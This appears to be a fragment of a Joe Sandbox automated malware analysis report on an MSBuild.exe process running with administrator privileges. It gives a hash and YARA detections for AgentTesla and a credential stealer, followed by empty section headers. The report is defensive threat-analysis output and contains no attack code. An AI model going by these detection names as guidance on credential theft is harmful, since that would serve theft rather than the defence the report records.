Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
Imagebase:	0xb50000
File size:	69632 bytes
MD5 hash:	88BBB7610152B48C2B3879473B17857E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.525207312.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.525207312.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.524239294.0000000003281000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.524239294.0000000003281000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.520256174.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.520256174.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis

Joe Sandbox Cloud Basic 33.0.0 White Diamond